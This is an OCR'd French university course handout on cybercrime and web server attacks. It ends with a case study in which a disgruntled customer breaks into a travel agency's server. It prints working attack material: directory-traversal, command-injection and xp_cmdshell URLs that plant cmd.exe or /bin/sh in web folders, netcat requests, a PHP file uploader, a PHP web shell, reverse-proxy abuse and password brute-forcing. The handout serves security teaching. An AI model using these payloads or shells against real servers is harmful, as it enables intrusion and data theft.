
Génierie de Protocoles et Logiciels Sécurisés

Cyber-criminalité Informatique

Version 1



Yacine Challal

01/03/2014

Table des matières

Le Web et Cyber-criminalité


I

Plus de 65% des attaques ont lieu via TCP port 80 (http://www.incidents.org).

A. Attaques sur un serveur Web

1. Applications web

Composants d'un système d'application web




Composants d'un système d'application web

Mapping URL => Applicatif web

Une URL a la structure suivante :

http:// server / path / application ? parameters

Exemple : Exemple de décodage d'une URL



Mapping d'une URL

Attention : Sources des menaces


- http et https sont autorisés par le firewall
- La partie "path" de l'URL est décodée par le serveur web. Toute vulnérabilité à ce niveau peut être exploité à l'insu du système cible. (unicode, double decode)
- Les vulnérabilités de l'application cible de l'URL peuvent être exploitées contre le système cible : exécution de commande à distance, buferr overflow
- Si les paramètres passés à l'application se sont pas proprement vérifiés et validés, ils peuvent être utilisés pour exploiter les vulnérabilité de l'application
- Si un paramètre es passé au SGBD, et s'il n'est pas bien vérifié et validé, il peut être utilisé pour mener des attaques : SQL injection, exécution de commandes shell avec xp_cmdshell par exemple

Attention : l'URL est l'épais du hacker

La cause de 90% des vulnérabilités des applications web est l'absence de validation des input d'une URL.


2. Méthodologie d'attaque d'un serveur web

Etapes d'une attaque



Graphique 1 : Etapes d'une attaque

Trouver le point d'entrée



Le point d'entrée

Exemple : URL interpretation attack

Unicode : double decode sont des vulnérabilités classiques. L'URL suivante copie cmd.exe dans le répertoire de publication :

http://www1.example.com/scripts/..%c0%af../winnt/system32/cmd.exe ?/c+copy +c :\winnt\system32\cmd.exe+c :\intepub\scripts

Exemple : Absence de validation des input

Cette URL passe une commande shell pour copie /bin/sh dans le répertoire des script cgi, à un script perl utilisant open sans vérification du paramètre de open :

http://www2.example.com/cgi-bin/news.cgi ?story=101003.txt|cp+/bin/sh +/usr/local/apache/cgi-bin/sh.cgi|

Exemple : Exploiter "SQL injection" pour exécuter une commande à distance

Invoquer une procedure stockée dans le serveur de bases de données :

http://www3.example.com/product.asp ?id=5%01EXEC+master..xp_cmdshell +'copy+c :\winnt\system32\cmd.exe+c :\inetpub\scripts\'

Utiliser le shell

Une fois le shell copié dans le répertoire de publication, on peut maintenant l'utiliser en lui soumettant les paramètres en utilisant l'URL (GET) ou à travers une requête POST (on pourra utiliser nc (netcat)) :

$ nc www1.example.com 80

POST /scripts/cmd.exe HTTP/1.0

Host: www1.example.com

Content-length: 17

ver

dir c:\

exit

Création du "file uploader"

Il serait utile pour un hacker de disposer d'un outil qui lui permettra de télécharger

des fichiers sur la victime. Ces fichiers peuvent être des outils d'exploration et d'exploitation des vulnérabilités de la victime. Le programme suivant est un script qui peut jouer le rôle d'un "file uploader". La création d'un tel script sur la victime pourrait être fait en utilisant la commande echo plusieurs fois pour écrire dans un fichier shell le code source d'un tel file uploader qui sera lancé par la suite avec une URL qui lui fait référence.

Exemple : File uploader : upload.php

```
<FORM ENCTYPE="multipart/form-data" ACTION="upload.php" METHOD=POST>
<input type="File" name="userfile" size="30">
<INPUT TYPE="submit" VALUE="upload">
</FORM>
<?php
copy("$userfile", "./$userfile_name") or die("Couldnt copy file");
?>
```

Web based command prompt

Dans une situation idéale pour un hacker, le point d'entrée dans le système victime permet le lancement d'un terminal shell qui s'affice sur l'écran du hacker. Un exemple typique est de pouvori lancer xterm -display @ip_hacker :0.0. Mais si un par feu est configuré pour ne pas autoriser les protocoles utilisés par ce genre de terminaux, le hacker ne pourra pas lancer un terminal shell. Pour explorer la victime aisément, un hacker peut avoir recours à l'installation d'un "web based command prompt". Puis il le téléchargera sur la victime en utilisant un file uploader.

Exemple : Web based command prompt asys.php

```
<FORM ACTION="sys.php" METHOD=POST>
Command:
<INPUT TYPE=TEXT NAME=cmd>
<INPUT TYPE=SUBMIT VALUE="Run">
<FORM>
<PRE>
<?php
if(isset($cmd)) { system($cmd); }
?>
<PRE>
```

Privilege escalation

Une fois introduit dans le système, le hacker tentera d'acquérir plus de privilèges pour mieux exploiter les vulnérabilités de la victime. Pour cela, le hacker téléchargera sur la victime un outil qui permettra d'exploiter une mauvaise configuration ou vulnérabilité du système victime.

Cette vulnérabilité peut être par exemple l'octroie du rôle admin à un utilisateur qui exécute le serveur web.

Accès à la base de données


Généralement, quand un attaquant prend le contrôle de la victime, il consulte les codes sources et fichiers de configuration pour retrouver un username/password qui lui permettrons d'accéder la base de données utilisée par l'application web.

B. Etude de cas

1. Attaque du site web de Acme Travel Inc.

Site de l'agence

Acme Travel Inc. est une petite agence de voyage basée à Houston. Elle dispose d'un site web pour faire connaître ses produits :



Site web de Acme Travel

Rob, l'administrateur système et webmaster a mis en place un proxy sous linux pour permettre aux employés de l'agence de partager l'accès à Internet. Il a également configuré SMTP, fetchmail et POP3 pour leur permettre de communiquer par mail avec leurs clients.

L'attaquant

Mallory un des clients de l'agence de voyage était très insatisfait de son dernier voyage. Il a donc décidé de se venger contre Acme Travel Inc.

A la recherche du point d'entrée

Mallory retira l'email reçus de l'agence en vus de retrouver l'adresse de leur serveur :

```
X-Apparently-To:mallory21@netmail.com via
web13508.netmail.com
Return-Path:<service@example.com>
Received:from server326.ord.acmehosting.net (EHLO
```

```
example.com) by mta497.netmail.com
with SMTP
Received:from [10.3.2.1] by example.com (8.8.8/8.8.5) with
ESMTP id RAA08342
for <mallory21@netmail.com>
Message-ID:<3C93CC2F.83281269@example.com>
Date:17 Aug 2001 04:20:23 +0530
From:"Acme Travel Service" <service@example.com>
Organization:Example.com To:mallory21@netmail.com
Subject:TICKET CONFIRMATION

_____________________________________________________

EXAMPLE.COM
T I C K E T C O N F I R M A T I O N
TEL (800) 555-ACME
www.example.com
```

La ligne "Received:from [10.3.2.1] by example.com" donne l'adresse IP de Acme Travel Inc. Mallory a immédiatement procédé au scan des ports de 10.3.2.1 avec Nmap ce qui a donné les résultats suivants :

Port State Service

22/tcp open ssh

25/tcp open smtp


80/tcp open http

110/tcp open pop-3

8001/tcp open http-proxy

Reconstruction du réseau cible

Mallory a maintenant une idée plus précise sur le réseau cible :




Réseau de Acme-travel Inc.

Configuration

- Les employés de Acme Travel peuvent surfer sur Internet via le proxy HTTP 10.3.2.1 :8001
- Ils peuvent envoyer des emails via le daemon SMTP installé sur la même machine
- Tout le trafic entrant, sauf ssh du modem de l'administrateur est bloqué
- Apache est utilisé comme serveur web pour l'intranet sur le port 80 et proxy pour accéder à Internet sur le port 8001.
- Apache a été configuré pour accepter des adresses uniquement dans l'intervalle 10.0.1.x et 127.0.0.1

Première tentative d'accès

Mallory tente d'accéder au serveur sur ses deux ports ouverts en utilisant son navigateur, mais sans succès :



Accès refusé

Attention : Dernière tentative avant le sommeil : reverse proxying

Mallory essaye de voir si le proxy a été mal configuré : le proxy est configuré pour accepter les adresses internes, il se peut qu'une mauvaise configuration le rend également accessible de l'extérieur !!


Mallory envoie alors une requête au proxy sur le port 8001 pour lui demander

d'ouvrir une connexion HTTP sur le serveur web 127.0.0.1 qui tourne sur le port 80 :

```
C:\hack\acme>nc 10.3.2.1 8001
GET http://127.0.0.1:80/ HTTP/1.0
HTTP/1.0 401 Authorization Required
Server: Apache/1.3.12 (Unix) PHP/4.0.6
WWW-Authenticate: Basic realm="special directory"
Content-Type: text/html;
charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML>
<HEAD>
<TITLE>401 Authorization Required</TITLE>
</HEAD>
<BODY>
<H1>Authorization Required</H1>
This server could not verify that you are authorized to
access the document requested. Either you supplied the
wrong credentials (e.g., bad password), or your browser
doesn't understand how to supply the credentials
required.<P> <HR>
<ADDRESS>Apache/1.3.12 Server at redproxy Port 80</ADDRESS>
</BODY>
</HTML>
```

Mallory avance d'un cran : au lieu de recevoir "403 Forbidden", il a reçu "401 Authorization required" et c'est le serveur web qui tourne sur le port 80 qui répond !

Le reverse proxying a fonctionné !!!



Comment ça marche ?


Mallory a décidé alors de configurer son navigateur pour utiliser 10.3.2.1:8001 comme proxy. Pour atteindre le serveur web, il suffira maintenant d'envoyer des requêtes à 127.0.0.1.

Mais le serveur web demande une autorisation d'accès !

Brute force du serveur web

Mallory a écrit un programme en Perl pour générer des username et password selon différentes façons de permutations et substitutions de caractères à partir d'une liste de usernames et passwords candidats. Il a lancé ce programme pour retrouver un login qui lui permettra d'accéder au serveur web qui nécessite une authentification à base de login / password. Le programme a réussi à cracké un login au bout de la 386ème tentative :


```
364 Trying admin,6acme
365 Trying admin,7acme
366 Trying admin,8acme
367 Trying admin,9acme
368 Trying admin,0acme
369 Trying admin,10acme
370 Trying admin,12acme
...
386 Trying admin,7rav3l Success!!!
```



login

Directory browsing

